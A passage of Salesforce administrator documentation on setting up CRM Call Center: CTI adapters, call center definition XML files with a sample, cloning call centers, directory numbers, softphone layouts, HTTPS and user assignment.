Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage call centers, call center users, call center directories, and SoftPhone layouts:

- "Manage Call Centers"

Note: Keep in mind that the out-of-the-box Service app is a Salesforce Classic app and only supports Open CTI for Salesforce Classic. To make calls in Lightning Experience, use Open CTI for Lightning Experience in a Lightning Experience app, like our out-of-the-box Service Console app.

1. Work with a developer or partner to create a computer-telephony integration (CTI) implementation that uses the Open CTI API and works with your existing telephony system. Most call centers are created by installing a package from the AppExchange.

   If you're developing your own implementation, define a new call center record for every CTI system in use at your business.

2. Assign Salesforce users to the appropriate call center. A call center user must be associated with a call center to view the softphone.
3. Optionally, you can make further customizations.
   - Configure call center phone directories with additional directory numbers and updated phone number search layouts.
   - Customize softphone layouts for different user profiles, so that the softphone of a sales person might show related leads, accounts, and opportunities, while the softphone of a support rep might show related cases and solutions.

SEE ALSO:

Open CTI Developer Guide

Deploying Adapters to Call Center Machines

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important: The CTI Toolkit is retired. Softphones built with the CTI Toolkit aren't supported. To continue using your softphone, migrate your CTI implementation to Salesforce Open CTI. For more information about the retirement of CTI Toolkit and details about how to migrate to Open CTI, see CTI Toolkit Retirement FAQ.

Except for call centers built with Open CTI, any machine that uses Salesforce CRM Call Center must have a *CTI adapter* installed. A CTI adapter is a light-weight software program that controls the appearance and behavior of a Salesforce SoftPhone. The CTI Developer's Toolkit version determines a SoftPhone's functionality.

Because a CTI adapter communicates directly with an individual CTI system, an organization must use a different CTI adapter for each type of CTI system that is in use. For example, if an organization wants to integrate one call center that runs Cisco IPCC Enterprise™ and one call center that runs Cisco IPCC Express™, the organization must have two CTI adapters available. A call center user's machine only requires the SoftPhone CTI adapter for the call center to which it connects.

To download a SoftPhone CTI adapter, visit AppExchange. Adapter installation packages include both the adapter setup files and a call center definition file that can be used in conjunction with the adapter.

To install a CTI adapter on a single machine, run the CTI adapter's `Setup.exe` application as a Windows administrator user.

To deploy a CTI adapter to all the machines in a call center at once, use the `.msi` file that is packaged with the installer and your preferred Software Management System.

Once a CTI adapter is installed, you can perform the following operations:

- Start the CTI adapter application by clicking **Start** > **Programs** > **salesforce.com** > **<Your CTI System Name> Adapter**. You can verify that the CTI adapter is running by looking for the icon in the system tray of the computer.
- Stop the CTI adapter application by right-clicking the CTI adapter system tray icon ( ) and choosing **Exit**.
- Modify CTI adapter log settings by right-clicking the CTI adapter system tray icon ( ) and choosing **Logging...**. In the CTI Log Settings dialog:
  - Select the types of messages that you want to log. Keep log levels at **Low - Errors** unless you are troubleshooting an issue with your adapter.
  - Specify the location for the two log files that the CTI adapter generates. For more information on these files, see the CTI Toolkit Developer's Guide.

SEE ALSO:

Set Up a Call Center

Managing Call Center Users

Call Center Definition Files

A call center definition file specifies a set of fields and values that are used to define a call center in Salesforce for a particular CTI system. Salesforce uses call center definition files in order to support the integration with multiple CTI system vendors.

By default, any CTI adapter installation package includes a default call center definition file that works specifically with that adapter. This XML file is located in the adapter installation directory and is named after the CTI system that it supports. For example, the Cisco IPCC Enterprise™ adapter's default call center definition file is named `CiscoIPCCEnterprise7x.xml`.

The first instance of a call center for a particular CTI adapter must be defined by importing the call center definition file into Salesforce. Subsequent call centers can be created by cloning the original call center that was created with the import.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your organization modifies an adapter or builds a new one, you must customize the adapter's call center definition file so that it includes any additional call center information that is required. For example, if you are building a CTI adapter for a system that supports a backup server, your call center definition file should include fields for the backup server's IP address and port number. CTI adapters for systems that do not make use of a backup server do not need those fields in their associated call center definition files.

Note: Once a call center definition file has been imported into Salesforce, the set of fields that were specified in the file cannot be modified. The values assigned to those fields, however, can be changed within Salesforce.

See the following topics for information about creating and importing a call center definition file:

- To create a call center definition file for a custom CTI adapter, see Creating a Call Center Definition File on page 2554.
- To view a sample call center definition file, see Sample Call Center Definition File on page 2554.

- To import a call center definition file into Salesforce, see Importing a Call Center Definition File on page 2556.

SEE ALSO:

Creating a Call Center
Cloning a Call Center
Call Center Definition XML Format
Required Call Center Elements and Attributes
Specifying Values for <item> Elements

Creating a Call Center Definition File

If you have built a custom CTI adapter you must write a call center definition file to support it. Use a text or XML editor to define an XML file according to the guidelines outlined in the following topics:

- Call Center Definition XML Format
- Required Call Center Elements and Attributes
- Specifying Values for `<item>` Elements
- Sample Call Center Definition File

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Creating a Call Center
Sample Call Center Definition File
Importing a Call Center Definition File
Cloning a Call Center

Sample Call Center Definition File

The following XML code makes up a sample call center definition file. For more information on the XML format of a call center definition file, see Creating a Call Center Definition File on page 2554.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
<!--
     All sections and items whose name value begins with "req" are
     required in a valid call center definition file. The sortOrder
     and label attributes can be changed for all required sections
     and items except reqGeneralInfo, reqInternalName, and
     reqDisplayName, in which only the label attribute can be altered.

   Note that the value for the reqInternalName item is limited to
```

```
     40 alphanumeric characters and must start with an alphabetic
     character. reqInternalName must be unique for all call centers
     that you define.
-->

<callCenter>

<section sortOrder="0" name="reqGeneralInfo" label="General Info">
   <item sortOrder="0" name="reqInternalName"
         label="Internal Name">callCenter001</item>
   <item sortOrder="1" name="reqDisplayName"
         label="Display Name">My Call Center</item>
   <item sortOrder="2" name="reqDescription"
         label="Description">Located in San Francisco, CA</item>
 <item sortOrder="3" name="reqProgId"
         label="CTI Connector ProgId">MyAdapter.MyAdapter.1</item>
 <item sortOrder="4" name="reqVersion"
         label="Version">4.0</item>
 <item sortOrder="5" name="reqAdapterUrl"
         label="CTI Adapter URL">http://localhost:11000</item>
</section>

<section sortOrder="1" name="ServerInfo" label="CTI Server Info">
   <item sortOrder="0" name="HostA"
         label="Host A">Host A</item>
   <item sortOrder="1" name="PortA"
         label="Port A">Port A</item>
   <item sortOrder="2" name="HostB"
         label="Host B">Host B</item>
   <item sortOrder="3" name="PortB"
         label="Port B">Port B</item>
   <item sortOrder="4" name="PeripheralID"
         label="Peripheral ID">1000</item>
</section>

<section sortOrder="2" name="DialingOptions" label="Dialing Options">
   <item sortOrder="0" name="OutsidePrefix"
         label="Outside Prefix">1</item>
   <item sortOrder="1" name="LongDistPrefix"
         label="Long Distance Prefix">9</item>
   <item sortOrder="2" name="InternationalPrefix"
         label="International Prefix">01</item>
</section>

</callCenter>
```

SEE ALSO:

- Creating a Call Center
- Creating a Call Center Definition File
- Call Center Definition XML Format
- Required Call Center Elements and Attributes
- Specifying Values for <item> Elements

Importing a Call Center Definition File

To create your first call center for a CTI adapter that was just installed, you can import the adapter's default call center definition file into Salesforce:

1. From Setup, enter *Call Centers* in the Quick Find box, then select **Call Centers**.
2. Click **Import**.
3. Next to the Call Center Definition File field, click **Browse** to navigate to the default call center definition file in your CTI adapter installation directory. This XML file is named after the type of CTI system that the adapter supports. For example, the Cisco™ IPCC Enterprise adapter's default call center definition file is named CiscoIPCCEnterprise7x.xml. Click **Open** to enter the path in the Call Center Definition File field.
4. Click **Import** to import the file and return to the All Call Centers page. The new call center record is listed with the other call centers in your organization.

   Note: If you receive the error A call center with this internal name already exists, a call center definition file for this CTI adapter has already been imported into Salesforce. To create additional call center records for this CTI adapter, clone the adapter's existing call center, or modify the call center definition file to include a different value for reqInternalName.

5. Click **Edit** next to the name of the new call center to modify the call center's settings.

To create additional call centers for a particular CTI adapter, see Cloning a Call Center on page 2561.

To define a new call center definition file for a CTI adapter that was customized specifically for your organization, see Creating a Call Center Definition File on page 2554.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To import call center definition files:

- "Customize Application"

  AND

  "Manage Call Centers"

SEE ALSO:

Creating a Call Center
Managing Call Centers

Call Center Definition XML Format

A call center definition file consists of three XML elements: callCenter, section, and item. The following list provides details about the properties and attributes of each element:

callCenter
This element represents a definition for a single call center phone system. At least one <callCenter> element must be included in every call center definition file. A <callCenter> element consists of one or more <section> elements.

section
This element represents a grouping of related data fields, such as server information or dialing prefixes. When a call center is edited in Salesforce, fields are organized by the section to which they are assigned. A <section> element belongs to a single <callCenter> element, and consists of one or more <item> elements.

Attributes:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Name	Type	Required?	Description
`sortOrder`	Positive Integer	Required	The order in which the section should appear when the call center is edited in Salesforce. For example, a section with `sortOrder="1"` comes just before a section with `sortOrder="2"`. The values for `sortOrder` must be non-negative integers, and no numbers can be skipped within a single call center definition. For example, if there are three section elements in a call center definition file, one `<section>` element must have `sortOrder="0"`, one `<section>` element must have `sortOrder="1"`, and one `<section>` element must have `sortOrder="2"`.
`name`	String	Required	The internal name of the section as defined in the Salesforce database. You can use this value to refer to the section when writing custom adapter or SoftPhone code. Names must be composed of only alphanumeric characters with no white space or other punctuation. They are limited to 40 characters each. Names beginning with `req` are reserved for required Salesforce sections only (see Required Call Center Elements and Attributes on page 2558). Other reserved words that cannot be used for the `name` attribute include `label`, `sortOrder`, `internalNameLabel`, and `displayNameLabel`.
`label`	String	Optional	The name of the section when viewed in Salesforce. Labels can be composed of any string of UTF-8 characters. They are limited to 1000 characters each.

item

This element represents a single field in a call center definition, such as the IP address of a primary server or the dialing prefix for international calls. When call centers are edited in Salesforce, each `<item>` element is listed under the section to which it belongs. You can have multiple `<item>` elements in a `<section>` element.

Attributes:

Name	Type	Required?	Description
`sortOrder`	Positive Integer	Required	The order in which the item should appear when the call center is edited in Salesforce. For example, an item with `sortOrder="1"` comes just before an item with `sortOrder="2"`. The values for `sortOrder` must be non-negative integers, and no numbers can be skipped within a single call center definition. For example, if there are three item elements in a call center definition file, one `<item>` element must have `sortOrder="0"`, one `<item>` element must have

Name	Type	Required?	Description
			`sortOrder="1"`, and one `<item>` element must have `sortOrder="2"`.
`name`	String	Required	The internal name of the item as defined in the Salesforce database. You can use this value to refer to the item when writing custom adapter or SoftPhone code. Names must be composed of only alphanumeric characters with no white space or other punctuation. They are limited to 40 characters each. Names beginning with `req` are reserved for required Salesforce sections only (see Required Call Center Elements and Attributes on page 2558). Other reserved words that cannot be used for the `name` attribute include `label`, `sortOrder`, `internalNameLabel`, and `displayNameLabel`.
`label`	String	Optional	The name of the item when viewed in Salesforce. Labels can be composed of any string of UTF-8 characters. They are limited to 1,000 characters each.

SEE ALSO:

- Creating a Call Center
- Call Center Definition XML Format
- Creating a Call Center Definition File
- Required Call Center Elements and Attributes
- Specifying Values for <item> Elements
- Sample Call Center Definition File

Required Call Center Elements and Attributes

There must be one `<section>` that includes `<item>` elements with the following names in every call center definition file:

`<item>` Name	Description
reqInternalName	Represents the unique identifier for the call center in the database. It must have a `sortOrder` value of `0`, and its value must be specified in the call center definition (see Specifying Values for `<item>` Elements on page 2559). A value for `reqInternalName` must be composed of no more than 40 alphanumeric characters with no white space or other punctuation. It must start with an alphabetic character and must be unique from the `reqInternalName` of all other call centers defined in your organization.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

<item> Name	Description
reqDisplayName	Represents the name of the call center as displayed in Salesforce. It must have a `sortOrder` value of `1`. A value for `reqDisplayName` has a maximum length of 1,000 UTF-8 characters.
reqDescription	Represents a description of the call center. A value for `reqDescription` has a maximum length of 1,000 UTF-8 characters.
reqProgId	Represents the Program ID (progId) of the CTI adapter that should be used for this call center. This value is specified in the default call center definition file that comes bundled with every CTI adapter installer, or in the base COM class of a custom CTI adapter.
reqVersion	Represents the version of the CTI Toolkit with which the adapter was built. This element is available for call centers built with CTI Toolkit versions 3.0 or higher.
reqAdapterUrl	Represents the location of where the CTI adapter is hosted. For example, `http://localhost:11000`. This element is available for call centers built with CTI Toolkit versions 4.0 or higher.

You can add additional `<item>` elements to this section if needed.

SEE ALSO:

- Creating a Call Center
- Creating a Call Center Definition File
- Call Center Definition XML Format
- Required Call Center Elements and Attributes
- Specifying Values for <item> Elements
- Sample Call Center Definition File

Specifying Values for `<item>` Elements

With the exception of the `reqInternalName <item>`, whose value must always be specified in a call center definition file, you can specify `<item>` values either in the call center definition file or in Salesforce once the definition file has been imported.

To specify a value for an `<item>` element in a call center definition file, place the value between the opening and closing tags of the `<item>`. For example:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
<item sortOrder="0" name="reqInternalName" label="Call Center Internal
Label">MyCallCenter</item>
```

sets the value of the `reqInternalName <item>` to `MyCallCenter`. Note that any `<item>` value other than the value for `reqInternalName` can be edited in Salesforce after the call center definition is imported.

SEE ALSO:

- Creating a Call Center
- Call Center Definition XML Format
- Creating a Call Center Definition File
- Required Call Center Elements and Attributes
- Sample Call Center Definition File

Creating a Call Center

A call center in Salesforce CRM Call Center corresponds to a single computer-telephony integration (CTI) system already in place at your organization. Salesforce users must be assigned to a call center record before they can use any Salesforce CRM Call Center features.

There are two ways to create a call center record in Salesforce:

- Import a call center definition file into Salesforce. Use this method to create your first call center for a CTI adapter that was just installed.
- Clone an existing call center definition. Use this method to create additional call centers for a particular CTI adapter. For example, if you already have a call center record for a Cisco IPCC Enterprise™ call center based in one location, you can clone that record for a Cisco IPCC Enterprise call center based in another location.

To view a list of call centers that have already been created, from Setup, enter *`Call Centers`* in the `Quick Find` box, then select **Call Centers**.

SEE ALSO:

- *Open CTI Developer Guide*
- Set Up a Call Center
- Call Center Definition Files
- Managing Call Centers
- Displaying and Editing a Call Center
- Managing Call Center Users

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a call center by importing or cloning:

- "Manage Call Centers"

Cloning a Call Center

To create more than one call center for a particular CTI adapter, you can clone an existing one. For example, if you already have a call center record for a Cisco IPCC Enterprise™ call center based in one location, you can clone that record for a Cisco IPCC Enterprise call center based in another location.

To clone a call center:

1. From Setup, enter `Call Centers` in the `Quick Find` box, then select **Call Centers**.
2. Click the name of the call center that you want to clone.
3. Click **Clone**. This action opens a new call center for editing with the same fields and values as the original call center. Only the `Internal Name` field is left intentionally blank to allow you to provide a new name. The `Internal Name` field is limited to 40 alphanumeric characters and must start with an alphabetic character. `Internal Name` must be unique for every call center defined in your organization. For more information, see Call Center Fields on page 2568.
4. Make any additional changes to the new call center as necessary.
5. Click **Save** to save the new call center, or click **Cancel** to return to the All Call Centers page without saving the cloned call center.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and clone a call center:
- "Manage Call Centers"

SEE ALSO:

Set Up a Call Center
Creating a Call Center
Managing Call Centers
Displaying and Editing a Call Center
Importing a Call Center Definition File

Displaying and Editing a Call Center

A call center in Salesforce CRM Call Center corresponds to a single computer-telephony integration (CTI) system already in place at your organization. Salesforce users must be assigned to a call center record before they can use any Salesforce CRM Call Center features.

To view call center details:

1. From Setup, enter `Call Centers` in the `Quick Find` box, then select **Call Centers**.
2. Click the name of the call center that you want to view.

From the Call Center Detail page you can:

- Click **Edit** to modify the properties of the call center.
- Click **Delete** to erase the call center record from Salesforce. When you delete a call center, all associated directory numbers are also deleted. Any users associated with the call center must be reassigned to another call center to continue using Salesforce CRM Call Center features .
- Click **Clone** to create a duplicate copy of the call center with the same fields and values as the current call center.
- Click **Manage Call Center Users** to designate Salesforce users as members of this call center.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view or edit a call center:
- "Manage Call Centers"

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

Open CTI Developer Guide
Creating a Call Center
Managing Call Centers
Enabling HTTPS in a Call Center
Call Center Definition Files

Customizing a Call Center Directory

Every call center in Salesforce CRM Call Center includes a call center directory that allows users to search for phone numbers throughout your organization. You can customize call center directories by:

- Adding additional directory numbers, either to a single call center or to all defined call centers in your organization
- Updating phone number search layouts

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage call center directories:
- "Manage Call Centers"

SEE ALSO:

Open CTI Developer Guide
Set Up a Call Center
Managing Call Centers
Managing Call Center Users

Adding a Number to a Call Center Directory

To customize call center directories by adding additional directory numbers, either to a single call center or to all defined call centers in your organization:

1. From Setup, enter *Directory Numbers* in the Quick Find box, then select **Directory Numbers**. From this page, you can:
   - Click **Edit** to edit an existing additional directory number.
   - Click **Del** to delete an existing additional directory number.
   - Click the name of an existing additional directory number to view its details in the Additional Directory Number Detail page. From this page you can click **Edit** to edit the number, click **Delete** to delete it, or click **Clone** to quickly create a new additional directory number with the same information as the existing number.
2. Click **New** to define a new additional directory number.
3. In the Name field, enter a label that identifies the additional directory number.
4. In the Phone field, enter the phone number, including any international country codes. Dialing prefixes, such as 9 or 1, do not need to be included.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, add, edit, or delete an additional directory number:
- "Manage Call Centers"

5. In the `Call Center` field, select the call center directory to which you want to add the new directory number. To add the number to every call center directory in your organization, choose -- Global --.
6. In the `Description` field, optionally enter text that provides further information about the additional directory number.
7. Click **Save** to save the number and return to the All Additional Directory Numbers page. Alternatively, click **Save & New** to save the number and create another.

Tip: If you have a large number of directory numbers to define, use the Data Loader to create them in one step.

SEE ALSO:

Open CTI Developer Guide
Set Up a Call Center
Customizing a Call Center Directory

Customizing Softphone Layouts

A softphone is a customizable call-control tool that appears to users assigned to a call center. Similar to page layouts, you can design custom softphone layouts and assign them to Call Center users based on their user profile. See:

- Designing a Custom Softphone Layout
- Assigning a Softphone Layout to a User Profile

SEE ALSO:

Open CTI Developer Guide
Set Up a Call Center
Managing Call Centers

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, create, edit, or delete a softphone layout:
- "Manage Call Centers"

Designing a Custom Softphone Layout

In a softphone layout you can control the call-related fields that are displayed and the Salesforce objects that are searched for an incoming call. To design a custom softphone layout:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, create, edit, or delete a softphone layout:
- "Manage Call Centers"

1. From Setup, enter *Softphone Layouts* in the Quick Find box, then select **Softphone Layouts**.
2. Click **New** to create a new softphone layout definition, or click **Edit** next to the name of an existing layout definition to view or modify it.
3. In the Name field, enter a label that uniquely identifies your softphone layout definition.
4. In the Select Call Type picklist, choose the type of call for which the currently displayed softphone layout should be used. Every softphone layout definition allows you to specify different layouts for inbound, outbound, and internal calls. These three layouts are grouped together in a single softphone layout definition.
5. In the Display these call-related fields section, click **Edit** to add, remove, or change the order of fields in the currently-displayed softphone layout:
   - To add a field to the softphone layout, select it in the Available list and click **Add**.
   - To remove a field from the softphone layout, select it in the Selections list and click **Remove**.
   - To change the order of a field in the softphone layout, select it in the Selections list and click **Up** or **Down**.

   Any changes that you make are automatically updated in the softphone layout preview image on the right side of the page. To hide the Available and Selections lists, click **Collapse**.

   Phone-related fields only appear in a user's softphone if a valid value for that field is available. For example, if you add a Caller ID field to the layout of an outbound call, Caller ID will not appear.
6. In the Display these Salesforce Objects section, click **Add/Remove Objects** to add, remove, or change the order of links to call-related objects.
7. Below the list of selected objects, click **Edit** next to each If single *<Object>* found, display row to specify the fields that should be displayed in the softphone layout if a single record for that object is the only record found. You can add, remove, or change the order of fields.
8. In the Screen Pop Settings section (for inbound call types), click **Edit** next to each type of record-matching row to specify which screens should display when the details of an inbound call match or don't match existing record(s) in Salesforce. The following table describes each record-matching row and its screen pop options:

Record-Matching Row	Description	Screen Pop Options
Screen pops open within	Use to set where screen pops display.	**Existing browser window** Select to display in open browser windows. **New browser window or tab** Select to display in new browser windows or tabs. Users' browsers may handle these settings differently: • Internet Explorer 6.0 always displays screen pops in new windows.

Record-Matching Row	Description	Screen Pop Options
		• Internet Explorer 7.0 displays screen pops based on what users select in its tabs settings. • Firefox 3.5 displays screen pops based on what users select in its tabs settings.
`No matching records`	Use to set the screen pop options for when the details of an inbound call don't match any existing Salesforce records.	**`Don't pop any screen`** Select if you don't want any screen to display. **`Pop to new`** Select to display a new record page you specify from the drop-down list. **`Pop to Visualforce page`** Select to display a specific Visualforce page. The CTI adapter passes data from the call to the Visualforce page via a URL. This includes at least `ANI` (the caller ID) and `DNIS` (the number that the caller dialed). The URL can pass additional data to the Visualforce page if necessary.
`Single-matching record`	Use to set the screen pop options for when the details of an inbound call match one existing Salesforce record.	**`Don't pop any screen`** Select if you don't want any screen to display. **`Pop detail page`** Select to display the matching record's detail page. **`Pop to Visualforce page`** Select to display a specific Visualforce page. The CTI adapter passes data from the call to the Visualforce page via a URL. This includes at least `ANI` (the caller ID) and `DNIS` (the number that the caller dialed). The URL can pass additional data to the Visualforce page if necessary.
`Multiple-matching records`	Use to set the screen pop options for when the details of an inbound call match more than one existing Salesforce record.	**`Don't pop any screen`** Select if you don't want any screen to display.

Record-Matching Row	Description	Screen Pop Options
		`Pop to search page` Select to display a search page. **`Pop to Visualforce page`** Select to display a specific Visualforce page. The CTI adapter passes data from the call to the Visualforce page via a URL. This includes at least `ANI` (the caller ID) and `DNIS` (the number that the caller dialed). The URL can pass additional data to the Visualforce page if necessary.

To hide expanded record-matching rows, click **Collapse**.

9. Configure softphone layouts for any remaining call types in the `Select Call Type` picklist.
10. Click **Save**.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

Open CTI Developer Guide

Set Up a Call Center

Assigning a Softphone Layout to a User Profile

Assigning a Softphone Layout to a User Profile

Once you have defined one or more custom softphone layouts, you can assign them to user profiles:

1. From Setup, enter *`Softphone Layouts`* in the `Quick Find` box, then select **Softphone Layouts**.
2. Click **Layout Assignment**.
3. For each user profile that appears in the page, select the softphone layout that the profile should use. Profiles are only listed in this page if they include users that are currently assigned to a call center, or if they have already been assigned a custom softphone layout.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign a softphone layout to a user profile:

- "Manage Call Centers"

Note: Call center users will see their newly assigned softphone layout the next time they log into Salesforce.

SEE ALSO:

Open CTI Developer Guide

Set Up a Call Center

Customizing Softphone Layouts

Enabling HTTPS in a Call Center

With CTI adapters built with version 4.0 of the CTI Toolkit, you can specify a secure URL, or one that uses the secure hypertext transfer protocol (HTTPS), for your call center. Using HTTPS provides added security for your call center, and also helps prevent the Mixed Content warnings that can appear in your browser if your Salesforce organization uses the HTTPS protocol but your call center does not.

Important: The CTI Toolkit is retired. Softphones built with the CTI Toolkit aren't supported. To continue using your softphone, migrate your CTI implementation to Salesforce Open CTI. For more information about the retirement of CTI Toolkit and details about how to migrate to Open CTI, see CTI Toolkit Retirement FAQ.

To enable HTTPS:

1. From Setup, enter *Call Centers* in the Quick Find box, then select **Call Centers**.
2. Click the name of a call center.
3. Click **Edit**.
4. Type the secure URL for your adapter in CTI Adapter URL. For example, `https://localhost:11000`.
5. Click **Save**.

Important: In addition to specifying a secure URL on the Call Center Settings page, you also need to make changes to the CTI adapter's configuration file, and create and install a new certificate for the CTI adapter. For more information, see the *CTI Toolkit Developer's Guide*.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable HTTPS in a call center:

- "Customize Application"

  AND

  "Manage Call Centers"

Note: Previous versions of CTI are secure but use Windows® technologies that are different than those in CTI 4.0.

SEE ALSO:

Salesforce CTI Toolkit

Set Up a Call Center

Managing Call Centers

A call center in Salesforce CRM Call Center corresponds to a single computer-telephony integration (CTI) system already in place at your organization. Salesforce users must be assigned to a call center record before they can use any Salesforce CRM Call Center features.

To view a list of call centers that have already been created, from Setup, enter *Call Centers* in the Quick Find box, then select **Call Centers**. From this page, you can:

- Click the name of a call center to view call center details.
- Click **Import** to import a call center definition file that you have already created.
- Click **Edit** next to any call center to modify call center details.
- Click **Del** next to any call center to erase the call center record from Salesforce. When you delete a call center, all associated directory numbers are also deleted. Any users associated with the call center must be reassigned to another call center to continue using Salesforce CRM Call Center features .

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To import, view, edit, or delete a call center:
- "Manage Call Centers"

SEE ALSO:

Open CTI Developer Guide
Set Up a Call Center
Creating a Call Center
Call Center Definition Files
Managing Call Center Users

Call Center Fields

All call centers include the following required fields, though additional fields may be available depending on the content of the call center definition file that was used to create the call center:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
Internal Name	Represents the unique identifier for the call center in the database. Internal Name must be composed of no more than 40 alphanumeric characters with no white space or other punctuation. It must start with an alphabetic character and must be unique from the Internal Name of all other call centers defined in your organization. Once a value for Internal Name has been saved for a call center, it cannot be changed.
Display Name	Represents the name of the call center as displayed in Salesforce. It must have a sortOrder value of 1. Display Name has a maximum length of 1,000 UTF-8 characters.
Description	Represents a description of the call center. Description has a maximum length of 1,000 UTF-8 characters.
CTI Connector ProgId	Represents the Program ID (progId) of the CTI adapter that should be used for this call center. This value is specified in the default call center

Field	Description
	definition file that comes bundled with every CTI adapter installer, or in the base COM class of a custom CTI adapter.

SEE ALSO:

- Displaying and Editing a Call Center
- Creating a Call Center
- Managing Call Center Users

Managing Call Center Users

A Salesforce user cannot use a softphone unless an administrator has assigned the user to a call center.

Also keep in mind that every call center user has access to a set of personal softphone settings. These settings specify:

- Whether the user should be automatically logged into his or her softphone when he or she logs into Salesforce
- How a record should be displayed when it is the only one that matches an incoming call

To change the default personal softphone settings for all new call center users, use the Force.com API.

- Adding a User to a Call Center
- Removing a User from a Call Center

SEE ALSO:

- *Open CTI Developer Guide*
- Set Up a Call Center
- Creating a Call Center
- Managing Call Centers

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or remove users from a call center:

- "Manage Call Centers"

Adding a User to a Call Center

To add a user to a call center in Salesforce CRM Call Center:

1. From Setup, enter *Call Centers* in the Quick Find box, then select **Call Centers**.
2. Click the name of the call center to which you want to assign the Salesforce user.
3. In the Call Center Users related list, click **Manage Call Center Users**.
4. Click **Add More Users**.
5. Specify search criteria to find the Salesforce users who should be assigned to the call center.
6. Click **Find** to display the list of Salesforce users that meet your search criteria. All users who already belong to a call center are excluded from search results because a user can only be assigned to one call center at a time.
7. Select the checkbox next to each user who should be assigned to the call center and click **Add to Call Center**.

Alternatively, you can change a particular user's call center in the User Edit page:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to the name of the user.
3. Modify the Call Center field as appropriate. You can change the user's call center by clicking the lookup icon ( ) and choosing a new call center, or you can remove the user from his or her current call center by deleting the call center name from the field.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add users to a call center:
- "Manage Call Centers"

SEE ALSO:

Set Up a Call Center
Managing Call Center Users
Creating a Call Center

Removing a User from a Call Center

To remove a user from a call center in Salesforce CRM Call Center:

1. From Setup, enter *Call Centers* in the Quick Find box, then select **Call Centers**.
2. Click the name of the call center from which you want to remove the Salesforce user.
3. In the Call Center Users related list, click **Manage Call Center Users**.
4. Click **Remove** next to the name of the user that you want to remove from the call center.

   To remove multiple users at once, select the Action checkbox next to each user you want to remove and click **Remove Users**.

Alternatively, you can change a particular user's call center in the User Edit page:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to the name of the user.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To remove users from a call center:
- "Manage Call Centers"

3. Modify the `Call Center` field as appropriate. You can change the user's call center by clicking the lookup icon ( ) and choosing a new call center, or you can remove the user from his or her current call center by deleting the call center name from the field.

SEE ALSO:

Set Up a Call Center

Managing Call Center Users

Creating a Call Center

Creating Web-Chat Channels

Live Agent for Administrators

Welcome to Live Agent for administrators! Live Agent is a comprehensive chat solution that makes it easy for your support organization's agents and support supervisors to assist customers. With Live Agent, your support organization can leverage the comprehensive customer service tools that are available in the Salesforce console while providing real-time chat support.

As an administrator, you can set up and customize Live Agent for your users, including agents and support supervisors. Live Agent is easy to set up and highly customizable. You can enable a suite of features that your agents and supervisors can use to assist customers.

Watch a Demo: Live Agent Configuration (Salesforce Classic)

